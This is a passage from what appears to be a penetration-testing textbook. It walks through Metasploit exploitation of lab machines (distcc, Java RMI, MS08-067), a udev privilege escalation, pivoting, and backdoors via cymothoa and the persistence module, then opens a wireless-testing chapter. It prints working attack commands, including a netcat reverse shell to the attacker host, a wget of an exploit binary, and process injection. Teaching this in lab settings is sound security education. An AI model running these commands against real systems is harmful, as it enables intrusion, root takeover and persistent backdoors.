Now that we have the local exploit staged so we can retrieve it, we can move on to the exploit. [Example 6-16](#) shows exploiting Metasploitable 2 using a vulnerability in a distributed C compiler. Once the system is compromised, you'll see that I've downloaded the local exploit binary to the exploited system. Once the file has been compiled, the executable bit is set automatically, telling the system it is a program that can be directly executed. Once it's been downloaded using *wget*, the file loses any permission bits that were set, meaning we need to reset the executable bit by using *chmod +x* on the file. Once we've set the executable bit, we are ready to work on the privilege escalation.

### *Example 6-16. Exploiting Metasploitable 2*

```
msf exploit(unix/misc/distcc_exec) > set RHOST 192.168.86.47
RHOST => 192.168.86.47
msf exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.86.30:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo YfrONcWAHDpy0YS1;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "YfrONcWAHDpy0YS1\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.86.30:4444 -> 192.168.86.47:57395) at
    2018-02-11 13:25:31 -0700

wget http://192.168.86.30/tuxbowling
--15:24:58-- http://192.168.86.30/tuxbowling
=> `tuxbowling'
Connecting to 192.168.86.30:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7,628 (7.4K)

    OK .....                               100% 657.70 KB/s

15:24:58 (657.70 KB/s) - `tuxbowling' saved [7628/7628]

chmod +x tuxbowling
```



You'll notice there are no prompts after exploitation. That's an artifact of this exploit and the user we have exploited. Just because we don't get a prompt doesn't mean we haven't compromised the system. Just start sending commands to see if they are accepted.

We aren't ready to perform the exploit, though. We have some work to do. The exploit works by injecting into a running process. First, we need to identify the PID we are going to inject into. We can use the *proc* pseudo filesystem, which stores information associated with processes. We are looking for the PID for the *netlink* process. We find that to be 2686 in [Example 6-17](#). To verify that, we can just double-check against the PID for the *udev* process. The PID we need to infect is going to be one below the *udev* PID. We can see that the *udev* PID is 2687, which is one above the PID we had already identified. This means that we know the PID to use, but we still need to stage a bash script that our exploit is going to call. We populate that script with a call to *netcat*, which will open up a connection back to the Kali system, where we'll create a listener using *netcat*.

#### Example 6-17. Privilege escalation using udev vulnerability

```
cat /proc/net/netlink
sk      Eth Pid  Groups  Rmem   Wmem   Dump   Locks
ddf0e800 0  0    00000000 0      0      00000000 2
df7df400 4  0    00000000 0      0      00000000 2
dd39d800 7  0    00000000 0      0      00000000 2
df16f600 9  0    00000000 0      0      00000000 2
dd82f400 10 0    00000000 0      0      00000000 2
ddf0ec00 15 0    00000000 0      0      00000000 2
dccbe600 15 2686 00000001 0      0      00000000 2
de12d800 16 0    00000000 0      0      00000000 2
df93e400 18 0    00000000 0      0      00000000 2
ps auxww | grep udev
root      2687 0.0 0.1 2092 620 ?        S<s  13:48  0:00 /sbin/udevd --daemon
echo "#!/bin/bash" > /tmp/run
echo "/bin/netcat -e /bin/bash 192.168.86.30 8888" >> /tmp/run
./tuxbowling 2686
```

On the Kali end, we would use *netcat -l -p 8888*, which tells *netcat* to start up a listener on port 8888. I selected that port, but there is nothing special about it. You could use any port you wanted so you have a listener. Remember, you won't get a prompt or any indication that you are connected on the *netcat* listener end. You can, again, just start to type commands. The first thing you can do is run *whoami* to determine what user you are connected as. After running the exploit, you will find that you are root. You will also find that you have been placed into the root of the filesystem (*/*).

There are other ways to escalate your privileges. One way, if you have a Meterpreter shell, is to use the built-in command *getsystem*. This command attempts different strategies to escalate your privileges to those of SYSTEM. This access will get you complete control of your target system. You are not guaranteed to get SYSTEM privileges by using *getsystem*. It depends on the access and permissions of the user you are connected as. One technique is to grab a token and attempt to use that to get higher permissions.

## Pivoting to Other Networks

While desktop systems are commonly connected to a single network using just one network interface, servers are often connected to multiple networks in order to isolate traffic. You don't, for instance, want your administrative traffic passing over the front-side interface. The front-side interface is the one where external traffic comes in, meaning it's the interface that users use to connect to the service. If we isolate administrative traffic to another interface for performance or security purposes, now we have two interfaces and two networks. The administrative network is not going to be directly accessible from the outside world, but it will typically have backend access to many other systems that are also being administered.

We can use a compromised system to function as a router. One of the easiest ways to do this is to use Meterpreter and run one of the modules available to help us. The first thing we need to do is compromise a system with an exploit that allows a Meterpreter payload. We're going after the Metasploitable 2 system again, but the *distcc* exploit doesn't support the Meterpreter payload. Instead, we're going to use a Java RMI server vulnerability. RMI is functionality that lets one application call a method or function on a remote system. This allows for distributed computing and for applications to use services they may not directly support themselves. [Example 6-18](#) shows running the exploit, including selecting the Java-based Meterpreter payload.

### *Example 6-18. Exploiting Java RMI server*

```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.86.47
RHOST => 192.168.86.47
msf exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.86.30
LHOST => 192.168.86.30
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.86.30:4444
msf exploit(multi/misc/java_rmi_server) > [*] 192.168.86.47:1099 - Using URL:
http://0.0.0.0:8080/wSlukgkQzLH3lj
[*] 192.168.86.47:1099 - Local IP: http://192.168.86.30:8080/wSlukgkQzLH3lj
```

```

[*] 192.168.86.47:1099 - Server started.
[*] 192.168.86.47:1099 - Sending RMI Header...
[*] 192.168.86.47:1099 - Sending RMI Call...
[*] 192.168.86.47:1099 - Replied to request for payload JAR
[*] Sending stage (53837 bytes) to 192.168.86.47
[*] Meterpreter session 1 opened (192.168.86.30:4444 -> 192.168.86.47:55125) at
    2018-02-11 14:23:05 -0700
[*] Sending stage (53837 bytes) to 192.168.86.47
[*] Meterpreter session 2 opened (192.168.86.30:4444 -> 192.168.86.47:58050) at
    2018-02-11 14:23:05 -0700
[*] 192.168.86.47:1099 - Server stopped.

```

```

msf exploit(multi/misc/java_rmi_server) > sessions -i 1
[*] Starting interaction with 1...

```

```
meterpreter >
```

One thing you will notice is that I didn't immediately get a Meterpreter prompt after running the exploit. The Meterpreter session appears to have been backgrounded. You can do this yourself using `-j` after *exploit*. That would send the session to the background. You may want the session open without necessarily directly interacting with it. If you have a backgrounded session, you can call it up with *sessions -i* followed by the number of the session. I have only a single session open, so the session I am interacting with is number 1.

Once we have a session open, we can check for the number of interfaces and the IP networks those interfaces are on. You can see in [Example 6-19](#) that I've run *ipconfig*, though you can't see the command, since I am showing only the output I care about here. Interface 2 shows that the network is 192.168.2.0/24 with the IP address of 192.168.2.135. The other interface is the network that is reachable for us since that's the IP address we connected on. Using the IP network, we can set the route by running the *autoroute* module. We do that with *run autoroute -s* followed by the IP network or address we want to set a route to.

### Example 6-19. Using *autoroute*

```

Interface 2
=====
Name       : eth1 - eth1
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.2.135
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fefa:dd34
IPv6 Netmask : ::

Interface 3
=====
Name       : eth0 - eth0

```

```
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.86.47
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fefa:dd2a
IPv6 Netmask : ::
```

```
meterpreter > run autoroute -s 192.168.2.0/24
```

```
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.168.2.0/255.255.255.0...
[+] Added route to 192.168.2.0/255.255.255.0 via 192.168.86.47
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
```

```
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
```

#### Active Routing Table

```
=====
Subnet          Netmask          Gateway
-----
192.168.2.0     255.255.255.0   Session 1
```

After setting the route, you can run `autoroute` again to print out the routing table. This shows us that the route is using Session 1 as a gateway. What you can do from here is background the session using `Ctrl-Z`. You can then run other modules against the network you have set a route to. Once you've dropped back to Metasploit, you can show the routing table, as you can see in [Example 6-20](#). This shows that the route is in place to be used from `msfconsole` and other modules, outside the Meterpreter session directly.

#### Example 6-20. Route table from `msfconsole`

```
meterpreter >
Background session 1? [y/N] y

msf exploit(multi/misc/java_rmi_server) > route
```

#### IPv4 Active Routing Table

```
=====
Subnet          Netmask          Gateway
-----
192.168.2.0     255.255.255.0   Session 1
```

Metasploit takes care of all of the work of directing traffic appropriately. If the system you have compromised has multiple interfaces, you can set routes to all of the net-



works that system has access to. You've effectively turned the compromised system into a router. We could have accomplished the same thing without using the *autoroute* module. The *route* function in Meterpreter could also be used. To do the same thing as we did with *autoroute*, you would use *route add 192.168.2.0/24 1*. This tells Meterpreter to set a route to the 192.168.2.0/24 (meaning 192.168.2.0-192.168.2.255) through session 1. The last value is the session ID. This would accomplish the same thing as *autoroute* did for us.

## Maintaining Access

You may not want to have to keep exploiting the same vulnerability over and over to gain access to your remote system. For a start, someone may come by and patch the vulnerability, which would mean you would no longer be able to exploit that vulnerability. Ideally, you want to leave behind a backdoor that you could access anytime you want. One challenge is that if you just create a process that is a backdoor, it may be discovered as a rogue process. Fortunately, there is a program we can use: *cymothoa*. Because we are again going to use Metasploitable 2 and it's a 32-bit system, I need to download the source code to generate a 32-bit executable.

Once you have your *cymothoa* executable, you can either place it into your web server directory and download it to your target system or you can just use *upload* through Meterpreter. With *cymothoa* in place, we can get a shell open to start up *cymothoa*. The program works by infecting a running process. This means a running process gets a new chunk of code that will start up a listener, and anyone connecting to the port *cymothoa* is listening on will be able to pass shell commands into the system to have them run. If you infect a process running as root, you will have root permissions.

**Example 6-21** shows a run of *cymothoa* to infect a process. The process selected is the *Apache2* process that starts up first. This is the one that has root permissions before dropping the permissions for the children it spawns. The permission drops because in order to listen on port 80, the process has to have root permissions. However, in order to read the content from the filesystem, the application does not need root permissions. Apache takes in the request from the network by using the bound port established by the root process and then hands processing of the request on to one of the children. *cymothoa* requires a PID as well as the shell code to inject. This is done using the command-line parameter *-s 1*. There are 15 possible shell codes to inject. The first one is just binding */bin/sh* to the listening port provided with the *-y* parameter.

*Example 6-21. Running cymothoa to create a backdoor*

```
./cymothoa -p 5196 -s 1 -y 9999  
[+] attaching to process 5196
```

register info:

```
-----  
eax value: 0xffffdfe   ebx value: 0x0  
esp value: 0xbfb15e30  eip value: 0xb7fe2410  
-----
```

```
[+] new esp: 0xbfb15e2c  
[+] payload preamble: fork  
[+] injecting code into 0xb7fe3000  
[+] copy general purpose registers  
[+] detaching from 5196
```

```
[+] infected!!!
```

```
netstat -atunp | grep 9999  
tcp    0      0 0.0.0.0:9999          0.0.0.0:*             LISTEN      7268/apache2  
tcp    0      0 192.168.86.47:9999   192.168.86.30:34028   ESTABLISHED 7269/sh
```

We now have a backdoor. The problem with this, though, is that we've only infected the running process. This means that if the process were killed and restarted, our backdoor would be lost. This includes if the system gets rebooted. This is one way to create a backdoor, but don't expect it to be permanent. You'll want to make sure you have something else in place long-term.

If the system you have compromised is a Windows system, you can use one of the post-exploitation modules available. Once you have a Meterpreter shell open to your Windows target, you can use the *persistence* module to create a more permanent way of accessing the system whenever you want to. Again, this module is available only if you have compromised a Windows host. No corresponding modules are available for Linux or macOS systems. To demonstrate this, we're going to use an old Windows XP system. We'll use a vulnerability that was reliable for a long time, even on newer systems than those running XP. This is the vulnerability announced in the Microsoft advisory MS08-067. You can see the compromise in [Example 6-22](#).

#### *Example 6-22. Compromise using MS08-067*

```
msf > use exploit/windows/smb/ms08_067_netapi  
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.86.57  
RHOST => 192.168.86.57  
msf exploit(windows/smb/ms08_067_netapi) > exploit  
  
[*] Started reverse TCP handler on 192.168.86.30:4444  
[*] 192.168.86.57:445 - Automatically detecting the target...  
[*] 192.168.86.57:445 - Fingerprint: Windows XP - Service Pack 2 - lang:Unknown  
[*] 192.168.86.57:445 - We could not detect the language pack, defaulting to English  
[*] 192.168.86.57:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)  
[*] 192.168.86.57:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (179779 bytes) to 192.168.86.57
```

```
[*] Meterpreter session 1 opened (192.168.86.30:4444 -> 192.168.86.57:1045) at
2018-02-12 07:12:30 -0700
```

This has left us with a Meterpreter session. We'll use that session to run our persistence module. Using this module, we'll have the ability to select the payload we want to use, which will be the means we use to connect to the target. The default payload is a reverse-TCP Meterpreter payload, which is the one we have been mostly using when we've used Meterpreter. This will require that a handler is set up to receive the connection. We'll also get to select the persistence mechanism, determining whether to start up the payload when the system boots or when the user logs in. You can also determine the location of where to write the payload. The system-defined temporary directory is used by default. [Example 6-23](#) shows loading up persistence on our target.

### *Example 6-23. Running the persistence module*

```
meterpreter > run persistence -A

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/
SYSTEM-C765F2_20180212.1402/BRANDEIS-C765F2_20180212.1402.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.86.30 LPORT=4444
[*] Persistent agent script is 99606 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\oONsSTNbNzV.vbs
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script C:\WINDOWS\TEMP\oONsSTNbNzV.vbs
[+] Agent executed with PID 3864
meterpreter > [*] Meterpreter session 2 opened (192.168.86.30:4444 ->
192.168.86.57:1046) at 2018-02-12 07:14:03 -0700
[*] Meterpreter session 3 opened (192.168.86.30:4444 -> 192.168.86.47:33214) at
2018-02-12 07:14:07 -0700
[*] 192.168.86.47 - Meterpreter session 3 closed. Reason: Died
```

```
Background session 1? [y/N]
msf exploit(windows/smb/ms08_067_netapi) > sessions
```

#### Active sessions

```
=====
```

Id	Name	Type	Information
--	----	-----	-----
1		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ SYSTEM-C765F2
2		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ SYSTEM-C765F2

#### Connection

```
-----
```

```
192.168.86.30:4444 -> 192.168.86.57:1045 (192.168.86.57)
192.168.86.30:4444 -> 192.168.86.57:1046 (192.168.86.57)
```

You will notice that I didn't set any of the options mentioned, even though I could have. Instead, I let the module choose the best method by using `-A` as a parameter. This left us with a new Meterpreter session, shown by running `sessions`. You'll also note that the persistence was created using a Visual Basic script, as seen by the file extension (`.vbs`). The one thing we don't know from looking at this output is whether the script will run when the user logs in or when the system boots. Either way, we need to make sure we have a handler waiting to receive the connection attempt when the payload starts. This module used `exploit/multi/handler` to receive the connection. Because the local IP address is embedded into the payload, you'll need to make sure the handler is always running on the system you created it on with the same IP address each time.

You now have two pathways to persistence. There are others that you can do manually. This may be particularly necessary if you are compromising a Linux or macOS system. You will need to determine the system initialization process (`systemd` versus `init`) and create a system service. Otherwise, you could start up a process in one of the startup files associated with a particular user. Some of this may depend on what level of permissions you had when you compromised the system.

## Summary

While Metasploit is an exploit development framework, it has a lot of built-in capability as well. You can do a lot from inside Metasploit without having to use external tools. It can take some time to get used to everything that is available in Metasploit, but the time invested is worth it. Here are some key ideas to take away from this chapter:

- Metasploit has modules that can be used to scan for targets, though you can also call `nmap` directly from Metasploit by using `db_nmap`.
- Metasploit maintains information about services, hosts, loot, and other artifacts in a database that can be queried.
- Metasploit modules can be used to scan and exploit systems, but you'll need to set targets and options.
- The Meterpreter shell can be used to interact with the exploited system by using OS-agnostic commands.
- Meterpreter's `hashdump` as well as the `mimikatz` module can be used to grab passwords.
- Meterpreter can be used to upload files, including programs to run on the remote system.

- Built-in modules as well as vulnerabilities external to Metasploit can be used to escalate privileges.
- Using Meterpreter's ability to set routes through sessions created allows you to pivot to other networks.
- Injecting shell code into running processes as well as using post-exploitation modules can be used to create backdoors.
- Kali has many ways to research vulnerabilities and exploits, including *searchsploit*.

## Useful Resources

- Offensive Security's free ethical hacking course, "[Metasploit Unleashed](#)"
- Ric Messier's "[Penetration Testing with the Metasploit Framework](#)" video (Infinite Skills, 2016)



---

# Wireless Security Testing

To paraphrase Irwin M. Fletcher, it's all wireless today, fellas. It really is. Nearly all of my computers don't have a way to connect a physical cable anymore. The 8-wire RJ45 jacks used for wired Ethernet are gone because the form factor of the jack was just too large to be accommodated in today's narrow laptop designs. In the old, old days when we relied on PCMCIA cards for extending the capabilities of our laptops, cards had click-out connectors that could accept the Ethernet cables. The problem was that they were typically thin and easy to snap off. Desktop computers, of course, should you still have one, will generally have the RJ45 jack for your Ethernet cable, but increasingly even those have the ability to do Wireless Fidelity (WiFi) directly on the motherboard.

All of this is to say the future is in wireless in one form or another. Your car and your phone talk wirelessly. Your car may even talk to your home network wirelessly. Thermostats, door locks, televisions, light bulbs, toasters, refrigerators, Crock-Pots, you name it—versions of all of these products probably have wireless capability of some sort. This is why wireless testing is so important and why a fair number of tools will cover a range of wireless protocols. Over the course of this chapter, we will cover the wireless protocols that Kali Linux supports with testing tools.

## The Scope of Wireless

The problem with the term *wireless* is that it covers too much ground. Not all wireless is created equal, as it were. Numerous protocols are wireless by nature. Even within the spectrum of cellular telephones, several protocols exist. This is why phones sometimes can't be migrated between carrier networks. It's less about some sort of signature associated with the phone than it is about one phone communicating on one set of frequencies using one protocol, when the network uses a different set of frequencies and a different protocol. This is just the start of our problems. Let's take a look at

the various protocols that are commonly used with computing devices for communication. We're going to skip Code Division Multiple Access (CDMA) and Global System for Mobiles (GSM). While your smartphones and tablets use them to communicate with carrier networks, they are really carrier protocols, and not protocols used for direct system-to-system communication.

## 802.11

The most common protocol you'll run across is really a set of protocols. You probably know it as *WiFi* or maybe even just *wireless*. In reality, it's a set of protocols managed by the Institute of Electrical and Electronics Engineers (IEEE, commonly called *I Triple E*). The IEEE manages standards, though they are not the only organization to do so. It happens, however, that IEEE created and maintains the standards related to wireless local area networks (WLANs). This standard is referred to collectively as *802.11*.

802.11 has specifications that cover different frequency spectra and, along with them, different throughput capabilities. These are commonly named with letters after 802.11. One of the first was 802.11a, which was followed by 802.11b. Currently, the release specification is 802.11ac, though specifications through 802.11ay are in development. Ultimately, the throughput is restricted by the frequency ranges in use, though later versions of 802.11 have used multiple communications channels simultaneously to increase throughput.



802.11 is commonly referred to as *WiFi*, though WiFi is a trademark of the WiFi Alliance, a group of companies involved in wireless networking. WiFi is just another way of referring to the IEEE wireless networking standards and is not separate from them.

802.11 is a set of specifications for the physical layer, to include MAC. We still need a data link protocol. Ethernet, a common data link protocol that also specifies physical and MAC elements, is layered over the top of 802.11 to provide system-to-system communications over a local area network.

One of the early challenges with 802.11 is that wireless signals are not bounded physically. Think about listening to radio stations, since that's really what we are talking about here—radio waves, just at a different set of frequencies. When you listen to radio stations, it doesn't matter whether you are inside or outside; the signal passes through walls, ceilings, and floors so you can pick up the signal with your receiver. We have the same challenge with the radio signals that are used for wireless LANs. They will pass through walls, floors, windows, and ceilings. Since our LANs carry sensitive information, this is a problem.



In the wired world, we were able to control the flow of information with physical restrictions. To gain access to a LAN, someone had to be plugged in, in the building and near an Ethernet jack. This was no longer the case with a wireless LAN. All someone needed to do was be within range of the signal. You might be surprised at just how far a wireless signal carries, in spite of feeling like you need to be in the right room in your house to get it *just right* sometimes. As an example, my car is joined to my wireless network in my house so the car can download updates as needed. The car notifies me when I leave the range of the signal. I can get to the end of my block and around the corner before I get the notice that my signal is gone. That's more than half a dozen homes away from mine.

Along comes Wired Equivalent Privacy (WEP), meant to address the concerns over sensitive business data leaving the control of the enterprise. As it turns out, the first pass at protecting data transmitted over wireless using encryption was a bad one. There have since been other attempts, and the current one is Wireless Protected Access (WPA) version 2, though that will shortly be replaced by version 3 because of issues with version 2. It's these issues, along with various misconfigurations, that require us to test wireless LANs.

## Bluetooth

Not all communication is meant to connect multiple systems together. In fact, the majority of your communications is probably between your system and your peripherals, whether it's your keyboard, trackpad, mouse, or monitor. None of these are meant to be networked; all of them started as wired devices and all are constantly in communication. To get wires out of the way as much as possible, considering networks were wireless, relieving us of the need to have one other cable tethering us into place, a wireless protocol was developed in the early 1990s. This protocol used a similar set of bandwidth to that later used by 802.11 developed by the mobile device manufacturer Ericsson.

Today, we know this as *Bluetooth*, and it is used to connect a variety of peripherals. It does this using profiles that define the functionality being offered by the device. Bluetooth is used for short-range transmissions, typically on the order of about 30 feet. However, considering what devices use Bluetooth and their need for proximity (you wouldn't expect to use a keyboard from a different room, for instance), this isn't exactly a limitation. The challenge comes with the power applied to the wireless transmitter. The more power applied, the farther we can get the signal, so 30 feet isn't the maximum; it's just a common distance.

One issue with Bluetooth is that devices that use it may be easily discoverable by anyone interested in probing for them. Devices typically need to pair, meaning they exchange initial information just to prevent any two devices from connecting randomly. However, pairing can sometimes be a simple process achieved by asking a

device to pair. This is done to support devices like earbuds that have no ability to accept input from the user to enter a pairing key. All of this is to say that there may be Bluetooth devices around that attackers can connect to and pair with to extract information.

We perform Bluetooth testing to discover devices that are not appropriately locked down to prevent unauthorized connections, which may result in the leakage of sensitive information. These unauthorized connections may also provide an attacker a way of controlling other devices, leading to a foothold inside the network.

## Zigbee

*Zigbee* is a protocol that has been around in concept for more than a couple of decades, though the protocol itself was ratified in 2004. Recently, Zigbee has seen a sharp increase in implementations. This is because Zigbee was developed as a personal area network protocol, and the whole smart-home movement has used this simple, low-power and low-cost protocol to allow communication throughout the house, between devices. The point of Zigbee is to offer a way for devices that don't have a lot of power, perhaps because they are battery operated, and don't send a lot of data to communicate.

As more devices using Zigbee become available, they will increasingly become targets of attacks. This is perhaps more true for residential users, as more smart-home devices are introduced to the market. It is still a concern for businesses, however, because building automation is a thing. Zigbee is not the only protocol in this space, of course. Z-Wave is a related protocol, though there are no tools in Kali that will test Z-Wave. This will likely change over time as more and more devices using Z-Wave are introduced.

## WiFi Attacks and Testing Tools

It's hard to overstate this, so I'll say it again: everything is wireless. Your computer, your tablet, your smartphone, your television, your gaming consoles, various home appliances, and even garage door openers are all wireless. In this context, I mean they are wireless in the sense that they support 802.11 in one of its incarnations. Everything is connected to your network. This makes the systems themselves vulnerable, and the prevalence of WiFi makes the underlying protocols exposed to attack as well; as the radio signal of your wireless network passes beyond the walls of your organization, attackers may be able to get access to your information. The only way they can do that is to compromise the protocol in some way.

Ultimately, the goal of attacking WiFi networks isn't just to attack the network; it's to gain access to information or systems. Or both. The attack against the protocol gets them access to the information being transmitted across the network. This either gets

them the information, which may in itself be valuable, or gets them access to a system on the network. It's so important to keep in mind the goal of the attacker. When we're testing, we need to make sure we're not testing just for the sake of testing, though that could be entertaining; we're making sure that our testing targets aren't exposed to potential attack. The objective of your testing is to improve the security posture, remember, and not just to knock things over.

## 802.11 Terminology and Functioning

Before we start in on various attacks, we should probably review the terminology and functioning of 802.11. First, there are two types of 802.11 networks: ad hoc networks and infrastructure networks. In an *ad hoc network*, clients connect directly to one another. There can be multiple systems within an ad hoc network, but there is no central device through which the communication happens. If there is an access point (AP) or base station, the network is considered an *infrastructure network*. Devices that connect through the AP are clients. APs will send out messages over the air indicating their presence. This message is called a *beacon*.

The process clients use to get connected to a WiFi network is to send out a message probing for wireless networks. Whereas wired systems use electrical signals to communicate, wireless systems use radio communications, meaning they have transmitters and receivers. The probe frame is sent out using the radio transmitter in the device. Access points in the vicinity, receiving the probes, respond with their identifying information. The client, if told to by the user, will attempt to associate with the AP. This may include some form of authentication. The authentication does not necessarily imply encryption, though WiFi networks are commonly encrypted in some manner. This may or may not be true when it comes to public networks, such as those in restaurants, airports, and other open spaces.



An enterprise environment may have several access points, all sharing the same service set identifier (SSID). Attacks against the wireless network will be targeted at individual AP devices/radios, but the end result, if successful, will land you on the enterprise network, regardless of which AP you are targeting.

Once the client has been authenticated and associated, it will then begin communicating with the AP. Even if devices are communicating with others on the same wireless network, all communication will still go through the AP rather than directly from peer to peer. Certainly, there are far more technical details to 802.11 networks, but this suffices for our purposes, to set the stage for later discussions.

When we do testing over the network, often the network interface needs to be put into promiscuous mode in order to ensure that all traffic is passed up through the network interface and to the operating system. When it comes to WiFi, we need to be

concerned with another feature: *monitor mode*. This tells the WiFi interface to send up the radio traffic in addition to the messages that you'd normally see. This means you could see beacon messages as well as the messages associating and authenticating the clients to the AP. These are all the 802.11 protocol messages that typically happen at the radio and aren't otherwise seen. To enable monitor mode, should the tool you are using not do it for you, you can use `airmon-ng start wlan0`, assuming your interface name is `wlan0`. Some tools will handle the monitor mode setting for you.

## Identifying Networks

One of the challenges with WiFi is that in order for systems to easily attach to the network, the SSID is commonly broadcast. This keeps people from having to manually add the wireless network by providing the SSID, even before having to enter the passcode or their username and password. However, broadcasting the SSID also helps attackers identify the wireless networks that are nearby. This is generally easy to do. All you have to do is ask to connect to a wireless network and you'll be presented with a list of the available networks. [Figure 7-1](#) shows a list of wireless networks available while I was at a conference in downtown Denver a few years ago. It's a particularly good list, so I have retained the screenshot.



### War Driving

Attackers may go mobile to identify wireless networks within an area. This process is commonly called *war driving*.

However, this list doesn't present us with much other than the SSID. To get really useful information that we'll need for some of the tools, we need to look at something like Kismet. You may be wondering what other details we need. One of them is the base station set identifier (BSSID). This is different from the SSID, and it looks like a MAC address. One reason the BSSID is necessary is that an SSID can be used across multiple access points so the SSID alone is insufficient to indicate who a client is communicating with.




Figure 7-1. List of wireless networks

Before we start using specific WiFi tools to investigate wireless networks, let's look at using Wireshark. Specifically, we'll take a look at the radio headers that are sent. You wouldn't see any of this when you are capturing traffic normally unless you enable monitor mode on your wireless interface, which you can do by enabling that setting in the interface in Wireshark. Once you do that, you'll see all the radio traffic your interface sees. Using Wireshark, we can look at the headers indicating where the SSID has been announced. This is called a *beacon frame*, and Wireshark will call it that in the info column. You can see the relevant headers in [Figure 7-2](#). This shows the name of the SSID as *TP-Link\_862C\_5G*. Above that, you will see that the BSSID is different and is presented as a MAC address, including the translation of the organizationally unique identifier (OUI) into a vendor ID.

```
BSS Id: Tp-LinkT_82:86:2b (50:c7:bf:82:86:2b)
.... .... 0000 = Fragment number: 0
1111 1000 1000 .... = Sequence number: 3976
Frame check sequence: 0xacf9105f [correct]
[FCS Status: Good]
▼ IEEE 802.11 wireless LAN
  ▶ Fixed parameters (12 bytes)
  ▼ Tagged parameters (268 bytes)
    ▼ Tag: SSID parameter set: TP-Link_862C_5G
      Tag Number: SSID parameter set (0)
      Tag length: 15
      SSID: TP-Link_862C_5G
    ▶ Tag: Supported Rates 6(B), 9, 12(B), 18, 24(B), 36, 48, 54, [Mbit/sec]
